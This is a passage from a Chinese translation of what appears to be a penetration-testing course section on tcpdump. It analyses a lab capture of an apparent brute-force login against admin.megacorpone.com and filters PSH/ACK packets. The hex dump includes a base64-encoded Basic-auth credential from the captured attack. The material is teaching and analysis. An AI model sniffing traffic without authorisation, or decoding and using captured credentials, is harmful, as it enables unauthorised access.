208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0 08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,wscale 4], length 0 …
我们可以继续使用各种命令行实用程序(例如awk和grep)来处理此过滤后的输出,但让我们继续进行,实际上是更详细地检查一些数据包,以了解可以发现哪些详细信息。
要转储捕获的流量,我们将使用 -X 选项以十六进制和ASCII格式打印数据包数据:
kali@kali:~$ sudo tcpdump -nX -r password_cracking_filtered.pcap … 08:51:25.043062 IP 208.68.234.99.33313 > 172.16.40.10.81: Flags [P.], seq 1:140, ack 1 0x0000: 4500 00bf 158c 4000 3906 9cea d044 ea63 E…..@.9….D.c 0x0010: ac10 280a 8221 0051 a726 a77c 6fd8 ee8a ..(..!.Q.&.|o… 0x0020: 8018 0073 1c76 0000 0101 080a 0185 b2f2 …s.v………. 0x0030: 0441 f5e3 4745 5420 2f2f 6164 6d69 6e20 .A..GET.//admin. 0x0040: 4854 5450 2f31 2e31 0d0a 486f 7374 3a20 HTTP/1.1..Host:. 0x0050: 6164 6d69 6e2e 6d65 6761 636f 7270 6f6e admin.megacorpon 0x0060: 652e 636f 6d3a 3831 0d0a 5573 6572 2d41 e.com:81..User-A 0x0070: 6765 6e74 3a20 5465 6820 466f 7265 7374 gent:.Teh.Forest 0x0080: 204c 6f62 7374 6572 0d0a 4175 7468 6f72 .Lobster..Author 0x0090: 697a 6174 696f 6e3a 2042 6173 6963 2059 ization:.Basic.Y 0x00a0: 5752 7461 5734 3662 6d46 7562 3352 6c59 WRtaW46bmFub3RlY 0x00b0: 3268 7562 3278 765a 336b 780d 0a0d 0a 2hub2xvZ3kx…. …
我们立即注意到,端口81上到达172.16.40.10的流量看起来像HTTP数据。实际上,这些HTTP请求似乎包含基本HTTP身份验证数据以及用户代理“Teh Forest Lobster”。这是一个很明显的迹象,表明正在发生奇怪的事情。
为了揭示其余的奥秘,我们将需要依靠高级头过滤。
4.5.2 高级头过滤
在这一点上,为了更好地检查转储中的请求和响应,我们想过滤掉并仅显示数据包。为此,我们将寻找启用了PSH和ACK标志的数据包。在最初的三向握手之后发送和接收的所有数据包都将设置ACK标志。PSH标志用于强制执行数据包的立即交付,并通常用于交互式应用程序层协议中以避免缓冲。
下图描述了TCP标头,并显示了从第14个字节开始定义TCP标志。
CEUAPRSF WCRCSSYI REGKHTNN 00011000 = 24 in decimal kali@kali:~$ echo “$((2#00011000))” 24
我们可以将此数字传递给tcpdump,其中“tcp [13] = 24”作为显示过滤器,以表明我们只希望看到设置了ACK和PSH位的数据包(“数据包”),如第四和第五位所示TCP标头的第14个字节(24)。请记住,用于计数字节的tcpdump数组索引从零开始,因此语法应为(tcp [13])。
这两个标志的组合将有望仅向我们显示HTTP请求和响应数据。 这是我们用来显示设置了ACK或PSH标志的数据包的命令:
kali@kali:~$ sudo tcpdump -A -n ‘tcp[13] = 24’ -r password_cracking_filtered.pcap 06:51:20.802032 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [P.], seq 1855084075:1 E…..@.9….D.c..( .].Qn.V+.]*….s1…… …..A..GET //admin HTTP/1.1 Host: admin.megacorpone.com:81 User-Agent: Teh Forest Lobster … E…..@.@…..( .D.c.Q.^…E..?I……….. .A……HTTP/1.1 401 Authorization Required Date: Mon, 22 Apr 2013 12:51:20 GMT Server: Apache/2.2.20 (Ubuntu) WWW-Authenticate: Basic realm=”Password Protected Area” Vary: Accept-Encoding Content-Length: 488 Content-Type: text/html; charset=iso-8859-1 <!DOCTYPE HTML PUBLIC “-//IETF//DTD HTML 2.0//EN”>
Authorization Required
This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn’t understand how to supply the credentials required.
Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81 … 08:51:25.044432 IP 172.16.40.10.81 > 208.68.234.99.33313: E..s.m@.@..U..( .D.c.Q.!o….&……^u….. .A……HTTP/1.1 301 Moved Permanently Date: Mon, 22 Apr 2013 12:51:25 GMT Server: Apache/2.2.20 (Ubuntu) Location: http://admin.megacorpone.com:81/admin/ Vary: Accept-Encoding Content-Length: 333 Content-Type: text/html; charset=iso-8859-1 <!DOCTYPE HTML PUBLIC “-//IETF//DTD HTML 2.0//EN”>Moved Permanently
The document has moved here.</ p>
Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81
从这里开始,我们的故事变得更加清晰。我们看到大量对/admin目录进行身份验证的失败尝试,导致HTTP 401答复,而最后一次登录尝试似乎已成功,因为服务器回复了HTTP 301响应。似乎有人可以访问其中一台megacorpone的服务器!
4.5.3 练习
- 使用tcpdump重新创建Wireshark练习,以捕获端口110上的流量。
- 使用 -X 标志查看数据包的内容。如果数据被截断,请研究 -s 标志可能有什么帮助。
- 在password_cracking_filtered.pcap文件中找到所有“SYN”,“ACK”和“RST”数据包。
- tcpdump中提供了另一种语法,您可以在其中使用更加用户友好的过滤器,以仅显示ACK和PSH数据包。通过搜索“tcpflags”,在tcpdump手册中探索此语法。使用此语法提供一个等效的显示过滤器,以过滤ACK和PSH数据包。
4.6 总结
在本模块中,我们演示了每个pentester工具包中都能找到的实用工具,包括Netcat,Socat,PowerShell,Wireshark和Tcpdump。这些工具可以在渗透测试中以多种方式提供帮助,尤其是在目标缺乏专用工具时,或者当我们需要转移小型工具以扩大在目标网络上的立足点时。

若有收获,就点个赞吧
0 人点赞


